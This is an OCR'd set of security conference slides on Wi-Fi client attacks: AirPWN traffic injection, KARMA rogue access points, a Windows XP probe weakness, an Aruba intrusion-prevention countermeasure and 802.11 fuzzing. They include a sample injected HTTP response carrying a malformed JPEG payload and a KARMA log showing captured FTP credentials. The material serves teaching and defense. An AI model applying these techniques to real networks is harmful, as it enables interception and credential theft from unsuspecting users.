


http://www.google.com

Hello Defcon! Your wireless network is delicious!

Done

AirPWN'd at DCA



From: [redacted]
To: [redacted]
Cc:
Subject: Rogue in DC airport

Sent: Fri 8/31/2007 5:01 PM

Attachments: Rogue AP in DCA.png (359 KB)

I just got caught by a rogue AP in the DCA airport. Whew!

My network connection stopped working, although my 802.11 connection was still strong. So I turned my WiFi off then back on again, to see if that might reset something. Sure enough, it did! When I used my browser to try to trigger the t-mobile login page, by clicking a random link off my (cached) home page, I got a little popup (see attached screen shot). I clicked ok -- what else? -- and was redirected to a web page with an image so incredibly gross that I closed it within microseconds, lest someone behind me wonder about my morality. (Let's just say that the image involved a bathtub, a baby, and a lot of blood, I think.)

Somewhat amusing, and an eye-opener. (and annoying, I can't send this message out...)

AirPWN: Where it Gets Dangerous

- Internet Explorer vulnerabilities are common
  - Sometimes released publicly without a patch from Microsoft for several weeks
- Often requires victim to visit malicious website to exploit
- AirPWN can be used to force “visit”, opening any file types supported by browser (XLS, BMP, ANI, etc.)

```
HTTP/1.1 200 OK
Connection: close
Content-Type: image/jpeg

ÿØÿà □JFIF □□□ x x  ÿÛ C
P7<F<2PFAFZUP_xÈ,xnnxõ¯¹‘ÈAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Attacking PNL


- Multiple tools to abuse preferred network list on clients
  - Hotspotter
  - RawGlueAP
  - KARMA
- When and how stations roam still driver-implementation dependent
- Can be abused by attackers

KARMA

- Listens for probes from any station within range of the attacker
- Becomes **your** AP for all probed networks
- Includes extensive support for fake services to manipulate client connectivity (XML)
  - Fake SMB, FTP, HTTP
- Bring Your Own eXploit (BYOX) model

"… a number of client-side exploits have been written, tested and demonstrated within this framework. Some may be included in a future release. Automated agent deployment is also planned."


KARMA Example



```
[root@wirelessdefence karma-0.4]# bin/karma etc/karma.xml
Starting KARMA...
Loading config file etc/karma.xml
 ACCESS-POINT is running
 DNS-SERVER is running
 DHCP-SERVER is running
 POP3-SERVER is running
 FTP-SERVER is running
[2006-01-20 22:43:58] INFO  WEBrick 1.3.1
[2006-01-20 22:43:58] INFO  ruby 1.8.4 (2005-12-24) [i386-linux]
[2006-01-20 22:43:58] INFO  WEBrick::HTTPServer#start: pid=4962 port=80
 HTTP-SERVER is running
 CONTROLLER-SERVLET is running
 EXAMPLE-WEB-EXPLOIT is running
Delivering judicious KARMA, hit Control-C to quit.
AccessPoint: 00:20:A6:54:3E:ED associated
DhcpServer: 00:20:a6:54:3e:ed (dell5150) <- 169.254.0.254
DNS: 169.254.0.254.1128: 22333 IN::A www.mysecretwebsite.com
FTP: 169.254.0.254 myusername/mypassword
```

Windows XP PNL Weakness

- Empty PNL, XP still probes with uninitialized memory contents as SSID
- Will associate to networks using this SSID, no popup notification



☑ Use Windows to configure my wireless network settings


Available networks:

To connect to, disconnect from, or find out more information about wireless networks in range, click the button below.

Preferred networks:

Automatically connect to available networks in the order listed below:

Learn about setting up wireless network configuration.




```
▷ Frame 59 (64 bytes on wire, 64 bytes captured)
▷ IEEE 802.11
▽ IEEE 802.11 wireless LAN management frame
   ▽ Tagged parameters (40 bytes)
     ▽ SSID parameter set: "\032\030\030\004\t\026\022\035\016\022\021\035\026\024\b\02
          Tag Number: 0 (SSID parameter set)
          Tag length: 32
          Tag interpretation: \032\030\030\004\t\026\022\035\016\022\021\035\026\024\b\0
     ▷ Supported Rates: 1.0 2.0 5.5 11.0
```

```
0000   40 00 00 00 ff ff ff ff  ff ff 00 02 2d 38 83 5b   @....... .....-8.[
0010   ff ff ff ff ff ff 70 17  00 20 1a 18 18 04 09 16   ......p. . ......
0020   12 1d 0e 12 11 1d 16 14  08 11 1f 1c 09 07 0f 05   ........ ........
0030   10 10 12 07 11 18 1d 06  0c 11 01 04 02 04 0b 16   ........ ........
```

Aruba: Defeating PNL Attacks

- IPS measure: deauth whitelist clients connecting to non-whitelist AP’s
- Unique protection against MAC spoofing



Intrusion Prevention > Policies > Misconfigured AP

Misconfigured Access Points	
Detect Misconfigured Access Points	□
Disable Detected Misconfigured Access Points	□
Valid Enterprise 802.11b/g Channels	☑ 1 □ 2 □ 3 □ 4 □ 5 ☑ 6 □ 7 □ 8 □ 9 □ 10 ☑ 11
Valid Enterprise 802.11a Channels	☑ 36 ☑ 40 ☑ 44 ☑ 48 ☑ 52 ☑ 56 ☑ 60 ☑ 64 □ 149
Enforce Short Preamble as invalid AP configuration	☑
Prevent valid clients from roaming to interfering APs	□

Wireless Attack Trends

- Strong encryption and authentication mechanisms available
  - Mitigating many well-known vulnerabilities affecting wireless networks
- WIDS systems effective at identifying wireless-specific attacks
- Attackers are looking for new exploit mechanisms


802.11 Protocol Fuzzing

- Protocol fuzzing sends malformed input to test for programming flaws, bugs
- Identified flaws often turn into buffer/heap overflow vulnerabilities
- Flaws exploited by attackers at layer 2
- Little protection from firewalls at layer 3
- Recent public attention at hacker conferences, public mailing lists

SSID Information Element

"The length of the SSID information field is between 0 and 32 octets. A 0 length information field indicates the broadcast SSID."
IEEE 802.11-1999 p 55

Bytes	1	1	0 - 32
	Element ID	Length	SSID



